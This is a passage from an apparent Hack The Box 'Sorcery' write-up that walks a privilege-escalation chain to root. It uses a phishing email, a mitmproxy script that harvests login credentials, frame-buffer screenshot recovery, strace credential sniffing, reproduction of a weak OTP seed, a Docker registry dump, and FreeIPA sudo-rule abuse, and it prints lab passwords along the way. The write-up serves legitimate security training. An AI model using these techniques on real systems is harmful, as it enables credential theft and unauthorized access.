<-  250 Sender postmaster@sorcery.htb ok
 -> RCPT TO:<tom_summers@sorcery.htb>
<-  250 Recipient tom_summers@sorcery.htb ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Thu, 20 Nov 2025 12:56:28 +0100
 -> To: tom_summers@sorcery.htb
 -> From: postmaster@sorcery.htb
 -> Subject: Hello World
 -> Message-Id: <20251120125628.007693@kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 -> Click: https://phishing.sorcery.htb/user/login
 ->
 ->
 -> .
<-  250 Ok: queued as bWRX7G77PltxEUmytWA0GJDnXexuk8k2NabePqOgVyg=@mailhog.example
 -> QUIT
<-  221 Bye
=== Connection closed with remote host.
In order to proxy the request to git.sorcery.htb I use mitmproxy with a script to log all incoming POST requests to disk.
from mitmproxy import http

def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        with open("post_requests.txt", "a") as f:
            f.write(f"{flow.request.url}\n")
            f.write(flow.request.headers.__str__() + "\n")
            f.write(flow.request.get_text() + "\n\n")
After I set up mitmproxy pointing to git.sorcery.htb, reading the SSL certificate from phishing.pem and using the custom script, I send the email again. I can see all the requests going through and eventually there’s a POST to the login that has the credentials tom_summers:jNsMKQ6k2.XDMPu.. Those also work for SSH and I can get a shell on the host system.
$ mitmdump --mode reverse:https://git.sorcery.htb \
           --certs \*=phishing.pem \
           -p 443 \
           --ssl-insecure \
           --script log.py
[14:31:07.455] Loading script log.py
[14:31:07.467] reverse proxy to https://git.sorcery.htb listening at *:443.
[14:31:38.686][10.129.237.242:60152] client connect
[14:31:38.711][10.129.237.242:60152] server connect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:38.819][10.129.237.242:60152] client disconnect
[14:31:38.820][10.129.237.242:60152] server disconnect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:40.130][10.129.237.242:60160] client connect
[14:31:40.131][10.129.237.242:60172] client connect
[14:31:40.150][10.129.237.242:60160] server connect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:40.151][10.129.237.242:60172] server connect git.sorcery.htb:443 (10.129.237.242:443)
10.129.237.242:60160: GET https://git.sorcery.htb/user/login
                   << 200 OK 9.8k
[14:31:40.384][10.129.237.242:60188] client connect
[14:31:40.387][10.129.237.242:60198] client connect
[14:31:40.429][10.129.237.242:60198] server connect git.sorcery.htb:443 (10.129.237.242:443)
10.129.237.242:60160: GET https://git.sorcery.htb/assets/js/webcomponents.js?v=1.22.1
                   << 200 OK 50.6k
[14:31:40.448][10.129.237.242:60188] server connect git.sorcery.htb:443 (10.129.237.242:443)
10.129.237.242:60172: GET https://git.sorcery.htb/assets/css/index.css?v=1.22.1
                   << 200 OK 61.8k
10.129.237.242:60160: GET https://git.sorcery.htb/assets/css/theme-gitea-auto.css?v=1.22.1
                   << 200 OK 4.1k
10.129.237.242:60188: GET https://git.sorcery.htb/assets/img/logo.svg
                   << 200 OK 1.0k
10.129.237.242:60198: GET https://git.sorcery.htb/assets/js/index.js?v=1.22.1
                   << 200 OK 379k
10.129.237.242:60198: GET https://git.sorcery.htb/assets/img/favicon.png
                   << 200 OK 4.2k
10.129.237.242:60198: GET https://git.sorcery.htb/assets/img/favicon.svg
                   << 200 OK 1.0k
10.129.237.242:60198: POST https://git.sorcery.htb/user/login
                   << 200 OK 9.9k
[14:31:50.444][10.129.237.242:60172] client disconnect
[14:31:50.445][10.129.237.242:60160] client disconnect
[14:31:50.447][10.129.237.242:60188] client disconnect
[14:31:50.449][10.129.237.242:60172] server disconnect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:50.451][10.129.237.242:60160] server disconnect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:50.453][10.129.237.242:60188] server disconnect git.sorcery.htb:443 (10.129.237.242:443)
[14:31:50.454][10.129.237.242:60198] client disconnect
[14:31:50.457][10.129.237.242:60198] server disconnect git.sorcery.htb:443 (10.129.237.242:443)

$ cat post_requests.txt
https://git.sorcery.htb/user/login
Headers[(b'Host', b'git.sorcery.htb'), (b'Connection', b'keep-alive'), (b'Content-Length', b'108'), (b'Cache-Control', b'max-age=0'), (b'sec-ch-ua', b'"Not?A_Brand";v="99", "Chromium";v="130"'), (b'sec-ch-ua-mobile', b'?0'), (b'sec-ch-ua-platform', b'"Linux"'), (b'Origin', b'null'), (b'Content-Type', b'application/x-www-form-urlencoded'), (b'Upgrade-Insecure-Requests', b'1'), (b'User-Agent', b'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/130.0.0.0 Safari/537.36'), (b'Accept', b'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'), (b'Sec-Fetch-Site', b'same-origin'), (b'Sec-Fetch-Mode', b'navigate'), (b'Sec-Fetch-User', b'?1'), (b'Sec-Fetch-Dest', b'document'), (b'Accept-Encoding', b'gzip, deflate, br, zstd'), (b'Accept-Language', b'en-US,en;q=0.9'), (b'Cookie', b'i_like_gitea=18544c67e537d32e; _csrf=9RXDjJa6vtcwqYQ1kEz28Sf9LBk6MTc2MzY0NTUwMDQ4MTY5MDU3OQ')]
_csrf=9RXDjJa6vtcwqYQ1kEz28Sf9LBk6MTc2MzY0NTUwMDQ4MTY5MDU3OQ&user_name=tom_summers&password=jNsMKQ6k2.XDMPu.
Shell as tom_summers_admin
The account tom_summers cannot run anything with sudo nor is it part of an interesting group. Besides this user, there are multiple additional ones with a login shell configured:
- root
- user
- vagrant
- tom_summers
- tom_summers_admin
- rebecca_smith

Safe to assume that tom_summers_admin is somehow related to the current user and listing their processes shows the admin account is running Xvfb, a virtual X frame buffer and is looking at passwords.txt in a graphical editor.
$ ps uxww -U tom_summers_admin -U tom_summers
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
tom_sum+    1422  0.0  0.0   2800  1536 ?        Ss   08:19   0:00 /bin/sh -c /provision/cron/tom_summers_admin/text-editor.sh
tom_sum+    1427  0.0  0.0   4752  3200 ?        S    08:19   0:00 /bin/bash /provision/cron/tom_summers_admin/text-editor.sh
tom_sum+    1444  0.0  0.7 227012 60528 ?        S    08:19   0:00 /usr/bin/Xvfb :1 -fbdir /xorg/xvfb -screen 0 512x256x24 -nolisten local
tom_sum+    1449  0.0  1.1 626644 91204 ?        Sl   08:19   0:00 /usr/bin/mousepad /provision/cron/tom_summers_admin/passwords.txt
tom_sum+  524163  0.0  0.1  20484 11264 ?        Ss   13:33   0:00 /usr/lib/systemd/systemd --user
tom_sum+  524165  0.0  0.0  32748  3588 ?        S    13:33   0:00 (sd-pam)
tom_sum+  524212  0.2  0.0  26840  7396 ?        S    13:33   0:00 sshd: tom_summers@pts/0
tom_sum+  524213  0.0  0.0   5016  3968 pts/0    Ss   13:33   0:00 -bash
tom_sum+  534003  0.0  0.0  19020  5504 pts/0    R+   13:39   0:00 ps uxww -U tom_summers_admin -U tom_summers

$ ls -la /xorg/xvfb
total 524
drwxr-xr-x 2 tom_summers_admin tom_summers_admin   4096 Nov 20 08:19 .
drwxr-xr-x 3 root              root                4096 Apr 28  2025 ..
-rwxr--r-- 1 tom_summers_admin tom_summers_admin 527520 Nov 20 08:19 Xvfb_screen0

$ file /xorg/xvfb/Xvfb_screen0
/xorg/xvfb/Xvfb_screen0: X-Window screen dump image data, version X11, "Xvfb main.sorcery.htb:1.0", 512x256x24, 256 colors 256 entries
The associated frame buffer is located in /xorg/xvfb/Xvfb_screen0 and apparently readable by anyone. After transferring the file to my host via SCP I use the following script to convert it into a real image.
from PIL import Image

# Resolution from ps
width, height = 512, 256

with open("screenshot.raw", "rb") as f:
    raw = f.read()

img = Image.frombuffer("RGB", (width, height), raw, "raw", "BGRX", 0, 1)
img.save("screenshot.png")
The converted screenshot contains the password dWpuk7cesBjT- and this lets me change to tom_summers_admin.
Shell as rebecca_smith
This account on the other hand has access to sudo and can run two commands as rebecca_smith. A login to Docker can be performed and this would authenticate to the Docker registry. With strace one can trace system calls and signals and this effectively lets me monitor processes accessible by rebecca_smith in detail.
$ sudo -l
Matching Defaults entries for tom_summers_admin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tom_summers_admin may run the following commands on localhost:
    (rebecca_smith) NOPASSWD: /usr/bin/docker login
    (rebecca_smith) NOPASSWD: /usr/bin/strace -s 128 -p [0-9]*
To see what’s actually happening behind the scenes, I upload pspy and execute it in a second session. This tracks all new processes (and optionally also file system events).
$ ./pspy64
--- SNIP ---
2025/11/20 14:10:51 CMD: UID=0     PID=604241 | sudo -u rebecca_smith /usr/bin/docker login
2025/11/20 14:10:51 CMD: UID=0     PID=604242 | sudo -u rebecca_smith /usr/bin/docker login
2025/11/20 14:10:51 CMD: UID=2003  PID=604243 |
2025/11/20 14:10:51 CMD: UID=2003  PID=604252 | docker-credential-docker-auth get
2025/11/20 14:10:51 CMD: UID=2003  PID=604280 | docker-credential-docker-auth store
--- SNIP ---
Executing /usr/bin/docker login shows calls to docker-credential-docker-auth and the login eventually fails, for once because the Docker socket is not accessible and then because the machine does not have internet connectivity.
$ sudo -u rebecca_smith /usr/bin/docker login
This account might be protected by two-factor authentication
In case login fails, try logging in with <password><otp>
Authenticating with existing credentials... [Username: rebecca_smith]

i Info → To login with a different account, run 'docker logout' followed by 'docker login'


Login did not succeed, error: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/auth": dial unix /var/run/docker.sock: connect: permission denied
--- SNIP ---
Through a simple Bash script I watch for new processes with binary docker-credential-docker-auth and if one is found, attach to it with strace and dump the collected data into files in /tmp.
#!/usr/bin/env bash
seen_pids=()

while true;
do
    pids=$(pgrep -f docker-credential-docker-auth)
    [[ -z $pids ]] && continue
    while read -r pid;
    do
        if [[ $(echo ${seen_pids[@]} | fgrep -w $pid) ]];
        then
            continue
        fi
        echo "Found $pid"
        sudo -u rebecca_smith /usr/bin/strace -s 128 -p $pid -o /tmp/auth_$pid.log &
        seen_pids+=("$pid")
    done <<< $pids
done
When I inspect the logs after running the login binary again, I can see a write with a secret for rebecca_smith and I can use -7eAZDp9-f9mg as password to get a session as that user.
$ cat /tmp/auth_*.log
--- SNIP ---
fcntl(2, F_DUPFD_CLOEXEC, 0)            = 64
write(64, "This account might be protected by two-factor authentication\n", 61) = 61
write(64, "In case login fails, try logging in with <password><otp>\n", 57) = 57
write(33, "{\"Username\":\"rebecca_smith\",\"Secret\":\"-7eAZDp9-f9mg\"}\n", 54) = 54
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x734959600000
--- SNIP ---
Shell as donna_adams
The open ports on localhost reveal there’s 5000, commonly associated with the Docker registry, and using curl confirms this through the HTTP response headers, but even with rebecca_smith’s credentials the login does not work.
$ curl -v http://127.0.0.1:5000/v2/
*   Trying 127.0.0.1:5000...
* Connected to 127.0.0.1 (127.0.0.1) port 5000
> GET /v2/ HTTP/1.1
> Host: 127.0.0.1:5000
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Content-Type: application/json; charset=utf-8
< Docker-Distribution-Api-Version: registry/2.0
< Www-Authenticate: Basic realm="Registry"
< X-Content-Type-Options: nosniff
< Date: Thu, 20 Nov 2025 14:41:06 GMT
< Content-Length: 87
<
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":null}]}
* Connection #0 to host 127.0.0.1 left intact
When I executed the sudo command the output contained a line concerning OTP. This is not part of the regular output when running docker login, so it has to come from the custom authentication binary. As I transfer that to my host and inspect it with strings I find references to dotnet and therefore load it into DotPeek. This decompiles the code and I get access to the source.
The code shows the encryption type for ~/.docker/creds, so the contents can be decrypted, but it just contains the password for rebecca_smith. Additionally the OTP feature is not implemented even though the code for the generation is there.
static void HandleOtp(object dynamicArgs)
{
  new Random(DateTime.Now.Minute / 10 + (int) GetCurrentExecutableOwner().UserId).Next(100000, 999999);
  Console.WriteLine("OTP is currently experimental. Please ask our admins for one");
}

static void HandleGet(object dynamicArgs)
{
  byte[] numArray1 = Convert.FromBase64String(File.ReadAllText(GetCredsPath(GetCurrentExecutableOwner().UserName)));
  using (Aes aes = Aes.Create())
  {
    byte[] numArray2 = new byte[16];
    byte[] numArray3 = new byte[16];
    aes.Key = numArray2;
    aes.IV = numArray3;
    ICryptoTransform decryptor = aes.CreateDecryptor(aes.Key, aes.IV);
    using (MemoryStream memoryStream = new MemoryStream(numArray1))
    {
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read))
      {
        using (StreamReader streamReader = new StreamReader((Stream) cryptoStream))
        {
          string end = ((TextReader) streamReader).ReadToEnd();
          Credentials credentials;
          try
          {
            credentials = JsonSerializer.Deserialize<Credentials>(end);
          }
          catch (JsonException ex)
          {
            Console.Error.WriteLine("Invalid credentials format");
            return;
          }
          if (credentials.Username == null)
            Console.Error.WriteLine("Missing username");
          else if (credentials.Secret == null)
          {
            Console.Error.WriteLine("Missing secret");
          }
          else
          {
            Console.Error.WriteLine("This account might be protected by two-factor authentication");
            Console.Error.WriteLine("In case login fails, try logging in with <password><otp>");
            Console.WriteLine(end);
          }
        }
      }
    }
  }
}
For the one-time password new Random is seeded with the sum of a value from 0 to 5 based on the current time and the user ID of the user that owns the binary (rebecca_smith = 2003), so there are actually just 6 deterministic OTP codes that are generated over and over.
using System;

public class Program
{
	public static void Main()
	{
		for (int i = 0; i < 6; i++)
		{
			Console.WriteLine(new Random(i + 2003).Next(100000, 999999));
		}
	}
}
Either by compiling the code or using online tools, the OTP codes can be quickly generated and based on the source code they are concatenated directly to the end of the password, like -7eAZDp9-f9mg229732.
229732
699914
270098
740280
310463
780645
According to the current time I choose the likely code and try authenticating again. This time it works and I get a 200 status code instead.
$ curl "http://rebecca_smith:-7eAZDp9-f9mg270098@127.0.0.1:5000/v2/" -v
*   Trying 127.0.0.1:5000...
* Connected to 127.0.0.1 (127.0.0.1) port 5000
* Server auth using Basic with user 'rebecca_smith'
> GET /v2/ HTTP/1.1
> Host: 127.0.0.1:5000
> Authorization: Basic cmViZWNjYV9zbWl0aDotN2VBWkRwOS1mOW1nMjcwMDk4
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Length: 2
< Content-Type: application/json; charset=utf-8
< Docker-Distribution-Api-Version: registry/2.0
< X-Content-Type-Options: nosniff
< Date: Thu, 20 Nov 2025 15:25:24 GMT
<
* Connection #0 to host 127.0.0.1 left intact
As shown in MagicGardens I use DockerRegistryGrabber to interact with the Docker registry. After installing the tool and setting up a SOCKS proxy with SSH, I use --list to show the existing images. Then I proceed to dump the only available one called test-domain-workstation.
$ proxychains -q python drg.py -U 'rebecca_smith' \
                               -P'-7eAZDp9-f9mg740280' \
                               http://127.0.0.1 \
                               --list
[+] test-domain-workstation

$ proxychains -q python drg.py -U 'rebecca_smith' \
                               -P'-7eAZDp9-f9mg740280' \
                               http://127.0.0.1 \
                               --dump test-domain-workstation
[+] BlobSum found 10
[+] Dumping test-domain-workstation
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787
    [+] Downloading : bff382edc3a6db932abb361e3bd5aa09521886b0b79792616fc346b19a9497ea
    [+] Downloading : 92879ec4738326a2ab395b2427c2ba16d7dcf348f84477653a635c86d0146cb7
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 802008e7f7617aa11266de164e757a6c8d7bb57ed4c972cf7e9f519dd0a21708
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
Docker images consist out of multiple layers and I extract them one after another following the output from the drg command. This creates a Linux file system in the current directory. The docker-entrypoint.sh script starts the application ipa-client-install within the container and passes the credentials donna_adams:3FEVPCT_c3xDH for the domain sorcery.htb.
#!/bin/bash

ipa-client-install --unattended --principal donna_adams --password 3FEVPCT_c3xDH \
    --server dc01.sorcery.htb --domain sorcery.htb --no-ntp --force-join --mkhomedir
The server name dc01.sorcery.htb is actually an entry in the /etc/hosts file on the target and points to 172.23.0.2. A quick and dirty port scan with nc shows ports commonly associated with a Domain Controller and also port 80 and 443.
$ proxychains -q nc -zv 172.23.0.2 1-1000
172.23.0.2 [172.23.0.2] 749 (kerberos-adm) open : Operation now in progress
172.23.0.2 [172.23.0.2] 636 (ldaps) open : Operation now in progress
172.23.0.2 [172.23.0.2] 464 (kpasswd) open : Operation now in progress
172.23.0.2 [172.23.0.2] 443 (https) open : Operation now in progress
172.23.0.2 [172.23.0.2] 389 (ldap) open : Operation now in progress
172.23.0.2 [172.23.0.2] 88 (kerberos) open : Operation now in progress
172.23.0.2 [172.23.0.2] 80 (http) open : Operation now in progress

$ proxychains -q curl 172.23.0.2
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://dc01.sorcery.htb/ipa/ui">here</a>.</p>
</body></html>
I add this entry to my own hosts file and then access it via my browser through the SOCKS proxy. There I’m greeted by a login prompt to FreeIPA. The credentials from the Docker image work and I can login as donna_adams.


When I look at the configuration of donna_adams I can spot two Host-Based Access Control (HBAC) rules. The account is supposed to be able to authenticate via SSH and also run sudo. Authenticating via SSH does work and I’m dropped into a sh, so I upgrade this to bash and check for sudo privileges but this comes up empty.
Shell as ash_winter
With help of the ipa binary5 I start to enumerate the users configured in IPA and this shows some interesting permissions for donna_adams as well as ash_winters. It looks like donna can change the password of ash and from there I can add a new sysadmin.
$ ipa user-show donna_adams
  User login: donna_adams
  First name: donna
  Last name: adams
  Home directory: /home/donna_adams
  Login shell: /bin/sh
  Principal name: donna_adams@SORCERY.HTB
  Principal alias: donna_adams@SORCERY.HTB
  Email address: donna_adams@sorcery.htb
  UID: 1638400003
  GID: 1638400003
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_sudo, allow_ssh
  Indirect Member of role: change_userPassword_ash_winter_ldap
  Kerberos keys available: True

$ ipa user-show ash_winter
  User login: ash_winter
  First name: ash
  Last name: winter
  Home directory: /home/ash_winter
  Login shell: /bin/sh
  Principal name: ash_winter@SORCERY.HTB
  Principal alias: ash_winter@SORCERY.HTB
  Email address: ash_winter@sorcery.htb
  UID: 1638400004
  GID: 1638400004
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_sudo, allow_ssh
  Indirect Member of role: add_sysadmin
  Kerberos keys available: True

$ ipa user-show admin
  User login: admin
  Last name: Administrator
  Home directory: /home/admin
  Login shell: /bin/bash
  Principal alias: admin@SORCERY.HTB, root@SORCERY.HTB
  UID: 1638400000
  GID: 1638400000
  Account disabled: False
  Password: True
  Member of groups: trust admins, admins
  Member of Sudo rule: allow_sudo
  Member of HBAC rule: allow_ssh, allow_sudo
  Kerberos keys available: True
Changing the password for ash_winter can also be done with the ipa binary and after inputting the new value twice, I can use it to login via SSH. This prompts me to set a new password and I follow those instructions.
$ ipa user-mod ash_winter --password
Password:
Enter Password again to verify:
--------------------------
Modified user "ash_winter"
--------------------------
  User login: ash_winter
  First name: ash
  Last name: winter
  Home directory: /home/ash_winter
  Login shell: /bin/sh
  Principal name: ash_winter@SORCERY.HTB
  Principal alias: ash_winter@SORCERY.HTB
  Email address: ash_winter@sorcery.htb
  UID: 1638400004
  GID: 1638400004
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_sudo, allow_ssh
  Indirect Member of role: add_sysadmin
  Kerberos keys available: True
Shell as root
As ash_winter I can manage sysadmins, a group in IPA. Adding the account itself via ipa is as easy as setting a new password. The tool conveniently prints the new privileges: manage_sudorules_ldap.
$ ipa group-add-member sysadmins --users=ash_winter
  Group name: sysadmins
  GID: 1638400005
  Member users: ash_winter
  Indirect Member of role: manage_sudorules_ldap
-------------------------
Number of members added 1
-------------------------
Managing sudorules can also be done via the command line6 and I add ash_winter to the allow_sudo group.
$ ipa sudorule-add-user allow_sudo --users=ash_winter

Rule name: allow_sudo
Enabled: True
Host category: all
Command category: all
RunAs User category: all
RunAs Group category: all
Users: admin, ash_winter
-------------------------
Number of members added 1
The new permissions are not directly applied but they user ash_winter already had the permissions to restart sssd, so after doing so any login in again via SSH the user has full sudo privileges. Running sudo -s drops me into a root shell and I can read the final flag.
$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
    (ALL : ALL) ALL
Attack Path
flowchart TD

subgraph "Execution"
    A(Source Code on Gitea) -->|Review| B(Mentions of SQLi)
    B -->|Neo4j Cipher Injection to overwrite admin password| C(Access as administrator)
    C -->|Apply passkey| D(Access to Debug feature)
    A & D -->|Run commands through Kafka| E(Shell as user in container)
end

subgraph "Privilege Escalation"
    E -->|Access to FTP| F(Certificate and password-protected key for root CA)
    F -->|Bruteforce| G(Key material)
    G -->|Phishing and MITM| H(Shell as tom_summers)
    H -->|Convert frame buffer to screenshot| I(Shell as tom_summers_admin)
    I -->|Strace docker login| J(Shell as rebecca_smith)
    J -->|Reverse custom authentication plugin| K(OTP algorithm)
    K -->|Access to the docker registry| L(Download image)
    L -->|Credentials in entrypoint| M(Shell as donna_adams)
    M -->|Password reset in IPA| N(Shell as ash_winter)
    N -->|Modify sudoers in IPA| O(Shell as root)
end